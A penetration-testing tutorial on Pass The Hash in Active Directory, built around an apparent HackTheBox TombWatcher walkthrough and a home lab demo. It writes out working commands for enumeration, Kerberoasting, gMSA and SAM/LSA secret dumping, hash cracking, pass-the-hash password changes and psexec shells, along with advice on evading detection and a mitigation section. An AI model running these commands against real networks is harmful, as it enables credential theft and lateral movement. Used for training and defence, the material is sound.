

Pass The Hash is a technique where an attacker captures a password hash and then passes it through for authentication and lateral access to other networked systems. With this technique, the threat actor does not need to decrypt the hash to obtain a plain text password. This attack exploits the authentication protocol, as the password hash remains static for every session until the password is rotated. Attackers commonly obtain hashes by scraping a system’s active memory and other techniques.
This is primarily a lateral movement technique in which the aim is to extract additional information and credentials after already compromising a device. This works by checking against the hosts where the hash would work. This is also useful when the attacker cannot get the plaintext password or is unable to crack the hash.
Imagine you are doing a network pentesting engagement and are able to get initial foothold in the network. Moreover, the network you are targeting is an Active Directory network with numerous computers within the domain. Very first question you would ask is how can I do lateral movement and get access to other machines on the network. The passwords on windows machines are stored as NTLM hashes. Also, each machine has at least one admin account. This admin account is most of the times the key to all other machines due to credential reuse. Attackers can extract the hashes but all hashes are not always crackable. To cater this issue, the attackers use a technique pass the hash attack with either mimikatz tool or other utilities to elevate their privileges on same machine or even gain access to other machines.
Mimikatz is a highly signatured tool that can be detected when dropped on the target machine and trigger defenses which is not OPSEC friendly. Due to this, we will use alternative methods for pass the hash attack
For the purpose, we will do a partial walkthrough of the TombWatcher HTB machine that assumes the initial access. Low privileged user’s credentials are already given. Through these credentials, we can enumerate the shares using nxc with the command as below
nxc smb IP -u ‘henry’ -p ‘H3nry_987TGV!’ –shares

There is no non-default share. We can move to users enumeration as shown below
nxc smb IP -u ‘henry’ -p ‘H3nry_987TGV!’ –users

Since there are no interesting users, we can use rid bruteforce to find if there are any other users via the following command
nxc smb IP -u ‘henry’ -p ‘H3nry_987TGV!’ –rid-brute

Here we can see more users.
BloodHound Data Collection
Having only henry’s credentials, we can run bloodhound to gather the data related to the domain
bloodhound-python -d tombwatcher.htb -u ‘henry’ -p ‘H3nry_987TGV!’ -ns 10.129.174.227 -c all –zip -op all
Ingesting the data into bloodhound and checking any path from henry user shows the writeSPN permission on Alfred user. Due to this, we can perform kerberoasting on Alfred user using targetedKerberoast tool
targetedKerberoast.py -v -d “tombwatcher.htb” -u “henry” -p “H3nry_987TGV!”

This gives us the hash and cracking it via hashcat gives the password as basketball
hashcat -m 13100 alfred_hash.txt rockyou.txt
Checking path from user Alfred, we have AddSelf permission in Infrastructure group

We can abuse this to add Alfred to Infrastructure
bloodyAD –host 10.129.212.55 -d ‘tombwatcher.htb’ -u ‘alfred’ -p ‘basketball’ add groupMember “INFRASTRUCTURE” “alfred”

Group Exploration
Exploring Infrastructure group, we have ReadGMSAPassword permission on Ansible_Dev$ user as shown below

Having this permission, we can dump GMSA hash of the target user via gmsaDumper tool via the command as follows
gMSADumper.py -u ‘alfred’ -p ‘basketball’ -d tombwatcher.htb

The Problem – Unsuccessful Hash Crack
Looking at this user’s further permission shows ForceChangePassword on SAM user.

This permission allows changing the password of the target user provided the password of controlling user (Alfred). Trying to crack the hash of the user via hashcat did not give any success result.
The Solution – Pass The Hash
Normally Windows’ NTLM authentication does not strictly require the plaintext password and accepts the hash as well. This is abused by the attackers. Pass The Hash is an attack that allows the attackers to use the captured password hash (NTLM) to authenticate as the user without ever knowing the actual password. Instead of cracking the NT hash, the attackers pass the hash as it is to the system that accepts the password hash for authentication.
Even though we cannot get the password, but we can use the pass the hash attack to fulfill the purpose. For this, we can use the utility pth-net to change the password of user sam via the following command
pth-net rpc password “sam” -U “tombwatcher.htb”/”ansible_dev$”%”ffffffffffffffffffffffffffffffff”:”4b21348ca4a9edff9689cdf75cbda439″ -S “IP”

Since now only NT hash matters and we get only NT hash, so we put placeholder value ffff… in place of LLM hash value. Now to verify whether the pass the hash attack worked or not, we can simply try authenticating as the sam user with the new credentials as shown below
nxc smb IP -u ‘sam’ -p ‘hello’

Use of Pass The Hash Attack
There are many use cases where pass the hash attack can be utilized. Some of the use cases are below
- In an AD environment, local admins normally reuse the password across many machines. This means hash dump from one machine can lead to access to other machines via pass the hash attack. Through this attackers can easily pivot laterally within the internal network.
- Service accounts are often configured with same credentials across multiple servers for simpler management. If hash of a service account is compromised, attackers can abuse this to authenticate into other machines and get service level access which can be escalated later.
- In environments with multiple domains connected by trust relationships, a hash valid in one domain can sometimes be leveraged to authenticate against resources in a trusted domain, particularly where cross-domain service accounts or shared administrative accounts exist — extending the blast radius of a single credential dump beyond the domain where it was originally captured.
Mitigation
There are multiple mitigation strategies as discussed below
- Since Pass The Hash is fundamentally an NTLM Protocol attack, the most effective mitigation is to disable NTLM and enforce kerberos authentication
- But this is normally not possible in enterprises where legacy applications are running
- Use Credential Guard along with LAPS.
- Credential Guard stops the hash from ever being extractable from LSASS in usable form on protected machines.
- LAPS ensures that even if a hash is dumped, it is useless anywhere else because local admin passwords are unique per machine.
Conducting Pass the Hash with NetExec and Crackmapexec
One of the useful tools for performing Pass The Hash attack is NetExec formerly crackmapexec. Our NetExec Cheat Sheet will be invaluable to you in this as well. Often it comes pre-installed but if not, install them using the following commands:
sudo apt install crackmapexec
sudo apt install NetExec

You can verify the installation by running crackmapexec --help command
Pass The Password Attack
This is similar to Pass The Hash attack but the difference is that in this, we pass the plaintext password. To demonstrate this attack, make sure to turn on all the machines
- Windows Server Machine
- Both Windows Enterprise Machines
As from the previous attacks, we have the following credentials
Username   -> fcastle
Password   -> P@$$w0rd1 (cracked using hashcat)
Domain     -> MARVEL.local
AD Network -> 192.168.37.0/24
We can use this information to perform a Pass The Password attack over the entire AD network. Use the following command
crackmapexec smb 192.168.37.0/24 -u fcastle -p P@$$w0rd1 -d MARVEL.localIf the password contains some special symbol, using the above command will not work. This is because the password contains a special symbol $ (dollar sign) and in bash, $ is for variables. That’s why it will put some other value where $ is used as below

To come around this issue, put a backslash before the $ symbol as below

crackmapexec smb 192.168.37.0/24 -u fcastle -p P@\$\$w0rd1 -d MARVEL.local
The credentials worked on 2 machines
- SPIDERMAN
- THEPUNISHER
Since the user fcastle has an admin account on the SPIDERMAN machine also, so the credentials worked on that machine as well.
We can then use the credentials in impacket-psexec to gain shell access to further machines.
Dumping SAM Hashes
crackmapexec provides some pretty cool features, one of which is --sam which dumps the SAM hashes from the machines at which creds worked
Dumping Secrets for Pass The Hash
There is a super useful tool secretsdump in the impacket package which dumps the useful secrets from the machine. Use the obtained credentials in the following command to get secrets
impacket-secretsdump DOMAIN/USER:PASSWORD@TARGET_IP


impacket-secretsdump MARVEL.local/fcastle:P@\$\$w0rd1@192.168.37.141
This dumps not only SAM hashes but also LSA Secrets and DPAPI_SYSTEM Keys. Run this tool against all machines where the password works and then get the hashes. Next, compare the NTLM hashes to determine if the same hash is used for accounts on other machines. This way, if you crack one hash, you will gain access to all machines having accounts with the same hashes.
Put all the SAM hashes from different machines and remove the duplicate ones and filter out only user accounts.

Cracking NTLM Hashes
SAM dump contains local NTLM hashes. Another important note is that NTLM Hashes can be passed but NTLMv2 hashes cannot be passed. Crack the dumped hashes using hashcat with the following command
hashcat -m 1000 sam_hashes.txt /usr/share/wordlists/rockyou.txt -O- -m 1000 specifies the module for NTLM hashes
- -O specifies the optimization

We get the plaintext password. But against a hash, there is blank space. It means that the account associated with this hash is disabled and we cannot pass this hash as the account is disabled.
Having the plaintext passwords, we can determine the password pattern and try passing the pattern for Pass The Password.
Pass The Hash using crackmapexec
Since we have the hashes, we can use the hashes directly without the need for cracking them. Use the following command for crackmapexec
crackmapexec -u "USER NAME" -H HASH --local-auth

crackmapexec -u "Frank Castle" -H 40739aa18503c6fcf8c7e9d434af2361 --local-auth
Running this will attempt to Pass The Hash to the machines in the network and tell which machine accepted the hash for the specified user.

Here it does not tell Pwned! rather we can see a green plus sign (+) which indicates that there’s a good chance that the attack worked. Pwned determines the confirmed success of the attack.
This can further be used in psexec to gain shell access through the command
impacket-psexec "USER NAME":@TARGET_IP -hashes FULL_NTLM_HASH

impacket-psexec "Frank Castle":@192.168.37.141 -hashes aad3b435b51404eeaad3b435b51404ee:40739aa18503c6fcf8c7e9d434af2361
This tries to find a writable share and upload a shell to execute it and get a shell. Even though the user “frank castle” is authenticated but it does not have admin access over the shares.
Trying the same command on another machine 192.168.37.142 gives an authentication failure

This is because we are going with local authentication. Frank Castle has access to this machine but as a domain user, not a local user. But if we get local authentication successful on a machine of Domain Controller, we can do much more.
Mitigations for Pass The Hash/Password
Preventing completely is hard but some controls can be implemented to make it difficult for attackers. Following are some suggestions to prevent the Pass The Hash/Password attacks
- Limit account reuse
- Do not reuse the local admin password
- Disable Guest and Administrator accounts
- Limit who is the local administrator
- Utilize strong password
- Longer passwords
- Do not use common words
- Privilege Access Management (PAM) limits Pass The Hash/Password attack as the password/hash is strong and constantly rotated
- Check out/in sensitive accounts only when needed
- Automatically rotate passwords at each check out and check-in
Conclusion
Pass The Hash attack remains one of the most effective post exploitation techniques in Windows and Active Directory environments. This abuses the design level flaw in NTLM which was not built to distinguish between “knowing the password” and “knowing the hash”. In legacy environments, it is advisable to never reuse the passwords across different machines and implement the suggested mitigation controls to secure the environment. Because once exploited, the attackers can abuse it for persistence by combining it with other attacks which can pose greater harm to any organization. For red team enthusiasts, it is recommended to never drop signature heavy tools on the target machine as this is not OPSEC friendly and will trigger defenses. So try to be off the radar and use alternative methods.